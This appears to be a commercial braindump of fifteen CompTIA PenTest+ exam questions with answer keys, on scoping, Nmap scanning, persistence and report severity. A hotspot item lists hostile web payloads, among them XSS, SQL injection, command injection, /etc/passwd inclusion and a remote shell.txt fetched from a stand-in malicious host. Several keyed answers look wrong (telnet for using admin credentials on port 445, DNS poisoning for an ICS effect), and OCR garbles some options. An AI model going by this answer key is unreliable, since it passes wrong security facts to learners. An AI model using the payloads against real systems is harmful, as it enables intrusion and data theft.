PT0-001 Q&As

CompTIA PenTest+ Exam

Pass CompTIA PT0-001 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.certbus.com/pt0-001.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by CompTIA Official Exam Center

QUESTION 1

The scope of a penetration test requires the tester to be stealthy when performing port scans. Which of the following commands with Nmap BEST supports stealthy scanning?

A. -min-rate

B. -max-length

C. -host-timeout

D. -max-rate

Correct Answer: C

Reference: https://nmap.org/book/man-port-scanning-techniques.html

QUESTION 2

A financial institution is asking a penetration tester to determine if collusion capabilities to produce wire fraud are present. Which of the following threat actors should the penetration tester portray during the assessment?

A. Insider threat

B. Nation state

C. Script kiddie

D. Cybercrime organization.

Correct Answer: A

QUESTION 3

A security team is switching firewall vendors. The director of security wants to scope a penetration test to satisfy requirements to perform the test after major architectural changes. Which of the following is the BEST way to approach the project?

A. Design a penetration test approach, focusing on publicly released firewall DoS vulnerabilities.

B. Review the firewall configuration, followed by a targeted attack by a read team.

C. Perform a discovery scan to identify changes in the network.

D. Focus on an objective-based approach to assess network assets with a red team.

Correct Answer: D

QUESTION 4

During a penetration test a tester Identifies traditional antivirus running on the exploited server. Which of the following techniques would BEST ensure persistence in a post-exploitation phase?

A. Shell binary placed in C \windowsttemp

B. Modified daemons

C. New user creation

D. Backdoored executaWes

Correct Answer: B

QUESTION 5

A penetration tester has obtained access to an IP network subnet that contains ICS equipment intercommunication. Which of the following attacks is MOST likely to succeed in creating a physical effect?

A. DNS cache poisoning

B. Record and replay

C. Supervisory server SMB

D. Blind SQL injection

Correct Answer: A

QUESTION 6

A penetration testing company was hired to conduct a penetration test against Company A\\'s network of 20.10.10.0/24 and mail.companyA.com. While the penetration testing company was in the information gathering phase, it was discovered that the mail.companyA.com IP address resolved to 20.15.1.2 and belonged to Company B. Which of the following would be the BEST solution to conduct penetration testing against mail.companyA.com?

A. The penetration tester should conduct penetration testing against mail.companyA.com because the domain name is in scope.

B. The penetration tester should ask Company A for a signed statement giving permission to conduct a test against mail.companyA.com.

C. The penetration tester should ignore mail.companyA.com testing and complete only the network range 20.10.10.0/24.

D. The penetration tester should only use passive open source intelligence gathering methods leveraging publicly available information to analyze mail.companyA.com.

Correct Answer: D

QUESTION 7

A penetration tester generates a report for a host-based vulnerability management agent that is running on a production web server to gather a list of running processes. The tester receives the following information.

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
3327	root	30	10	320204	12648	4776	R	23.6	0.1	0:06.60	urlgrabber-ext-
750	dbus	20	0	36752	3692	1440	S	0.3	0.0	0:01.71	dbus-daemon
1	root	20	0	193704	6836	4060	S	0.0	0.0	0:02.82	systemd
4792	root	20	0	82632	22176	6836	S	50.4	42.1	9:01.23	apache2

Which of the following processes MOST likely demonstrates a lack of best practices?

A. apache2

B. dbus-daemon

C. systemd

D. urlgrabber-ext

Correct Answer: B

QUESTION 8

After delivering a draft of a penetration test report, a development team has raised concerns about an issue categorized as "high." A cloud storage bucket is configured to allow read access to the public, but writing to objects within the bucket is restricted to authorized users. The bucket contains only publicly available images that can already be found on the application homepage. Which of the following severity levels should the penetration tester consider?

A. Critical

B. Medium

C. Informational

D. Low

Correct Answer: B

QUESTION 9

During the information gathering phase, a penetration tester discovers a spreadsheet that contains a domain administrator\\'s credentials. In addition, port scanning reveals that TCP port 445 was open on multiple hosts. Which of the following methods would BEST leverage this information?

A. telnet [target IP] 445

B. ncat [target IP] 445

C. nbtstat -a [targetIP] 445

D. psexec [target IP]

Correct Answer: A

QUESTION 10

A penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A. Download the GHOST file to a Linux system and compile gcc –o GHOST test i: ./GHOST

B. Download the GHOST file to a Windows system and compile gcc –o GHOST GHOST.c test i: ./GHOST

C. Download the GHOST file to a Linux system and compile gcc –o GHOST GHOST.c test i: ./GHOST

D. Download the GHOST file to a Windows system and compile gcc –o GHOST test i: ./GHOST

Correct Answer: C

QUESTION 11

A penetration tester is preparing to conduct API testing Which of the following would be MOST helpful in preparing for this engagement?

A. NiktO

B. WAR

C. W3AF

D. Swagger

Correct Answer: D


Reference: https://blog.securelayer7.net/api-penetration-testing-with-owasp-2017-test-cases/

QUESTION 12


HOTSPOT

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.


Payloads
Vulnerability Type
Remediation
Show Question
Reset All Answers
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e
#inner-tab"><script>alert(1)</script>
site=www.exa`ping%20-c%2010%20localhost`mple.com
item=widget';waitfor%20delay%20'00:00:20';--
logfile=%2fetc%2fpasswd%00
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt
item=widget%20union%20select%20null,null,@@version;--
redir=http:%2f%2fwww.malicious-site.com
item=widget'+convert(int,@@version)+'
lookup=$(whoami)
Command Injection
DOM-based Cross Site Scripting
SQL Injection (Error)
SQL Injection (Stacked)
SQL Injection (Union)
Reflected Cross Site Scripting
Local File Inclusion
Remote File Inclusion
URL Redirect
Parameterized queries
Preventing external calls
Input Sanitization
sandbox requests
Input Sanitization
Input Sanitization

Hot Area:



Correct Answer:

QUESTION 13

Joe, a penetration tester, was able to exploit a web application behind a firewall. He is trying to get a reverse shell back to his machine, but the firewall blocks the outgoing traffic. Ports for which of the following should the security consultant use to have the HIGHEST chance to bypass the firewall?

A. SMB

B. SMTP

C. FTP

D. DNS

Correct Answer: D

QUESTION 14

Which of the following BEST describes why an MSA is helpful?

A. It contractually binds both parties to not disclose vulnerabilities.

B. It reduces potential for scope creep.

C. It clarifies the business arrangement by agreeing to specific terms.

D. It defines the timelines for the penetration test.

Correct Answer: C

Reference: https://ironcladapp.com/journal/contracts/what-is-an-msa/#:~:text=MSAs%20are%20useful%20because%20they,foundation%20for%20all%20future%20actions

QUESTION 15

When performing compliance-based assessments, which of the following is the MOST important Key consideration?

A. Additional rate

B. Company policy

C. Impact tolerance

D. Industry type

Correct Answer: D